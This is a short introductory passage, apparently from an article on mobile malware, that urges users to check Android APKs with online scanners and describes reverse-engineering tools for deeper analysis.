The idea of computer virus was in 1949 and back then only computers could be infected. Nowadays, the revolution of computer viruses, especially malware, has advanced so that now it can even attack and manipulate mobile devices such as smartphones and tablets. Every layer of people in this modern era nowadays should know the general basic knowledge of mobile malware analysis. Even in our daily lives, we sometimes install applications APK on the internet which will risk our mobile devices. So, having a basic knowledge of using simple online analysis such as hybrid-analysis.com or virustotal.com is sufficient to have a general status whether the APK is malicious or not. For an individual with vast knowledge of mobile security they should make a thorough analysis of the APK to have a better understanding on how the APK works to gain more knowledge or discover new malware mobile threats. Security analyzer today are provided with plenty of tools that were created for reverse engineering to identify the malicious aspect of an android application.